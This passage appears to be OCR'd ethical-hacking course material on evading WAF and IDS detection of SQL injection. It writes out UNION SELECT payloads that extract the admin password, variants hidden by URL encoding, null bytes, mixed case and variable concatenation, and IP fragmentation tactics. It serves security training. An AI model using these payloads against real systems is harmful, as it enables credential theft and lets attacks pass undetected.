
  ```
  ` UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL-encoding, the above query is represented as

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

  After double URL-encoding, the above query is represented as

  ```
  %2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520
  WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
  ```



Evasion Technique: Null Byte and Case Variation

Null Byte

- The attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism
- Using the resulting query, an attacker obtains the **password** of an **admin account**
- **SQL Injection Query**

```
 ' UNION SELECT Password FROM Users
WHERE UserName='admin'--
```

- **After injecting null bytes:**

```
%00' UNION SELECT Password FROM
Users WHERE UserName='admin'--
```

Case Variation

- The attacker can mix **uppercase** and **lowercase letters** in an attack vector to pass through the detection mechanism
- **If the filter is designed to detect the following queries:**

```
union select user_id, password from
admin where user_name='admin'--

UNION SELECT USER_ID, PASSWORD FROM
ADMIN WHERE USER_NAME='ADMIN'--
```

- **The attacker can easily bypass the filter using the following query:**

```
UnIoN sElEcT UsEr_iD, PaSSwOrd fROm
aDmiN wHeRe UseR_NamE='AdMIn'--
```

Evasion Technique: Null Byte

An attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++, NULL characters are used to terminate strings. Therefore, different approaches for both the coding platforms result in a NULL byte injection attack.

For example, the following SQL query is used by an attacker to extract the password from the database:

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

If the server is protected by a WAF or IDS, then the attacker prepends NULL bytes to the above query as follows:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Using the above query, an attacker can successfully bypass an IDS and obtain the password of an admin account.

Evasion Technique: Case Variation


By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.

For example, consider that the filter is designed to detect the following queries:

```
union select user_id, password from admin where user_name='admin'--
UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

Then, the attacker can easily bypass the filter using the following query:

```
UnIoN sElEcT UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```



Evasion Technique: Declare Variables and IP Fragmentation

Declare Variables

- The attacker identifies a **variable** that can be used to pass a series of specially crafted **SQL statements**
- Assume the following SQL injection used by an attacker:

```
UNION Select Password
```

- The attacker **redefines** the above SQL statement into a variable '**sqlvar**' in the following manner:

```
; declare @sqlvar nvarchar(70); set
@sqlvar = (N'UNI' + N'ON' + N' SELECT' +
N'Password'); EXEC(@sqlvar)
```

IP Fragmentation

- An attacker intentionally splits an IP packet to spread it across **multiple small fragments**
- Small packet fragments can be further modified to **complicate reassembly** and detection of an attack vector
- Different ways to evade signature mechanism:
  - Take a **pause in sending** parts of the attack in the hope that an IDS would time out before the target computer does
  - Send the packets in the **reverse order**
  - Send the packets in the correct order, except for the **first fragment** which is sent last
  - Send the packets in the correct order, except for the **last fragment** which is sent first
  - Send the packets **out of order** or **randomly**

Evasion Technique: Declare Variables

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using these queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

For example, the SQL injection statement used by an attacker is as follows:

```
UNION Select Password
```

The attacker redefines the above SQL statement in the variable "sqlvar" as follows:

```
; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT'
+ N'Password'); EXEC(@sqlvar)
```

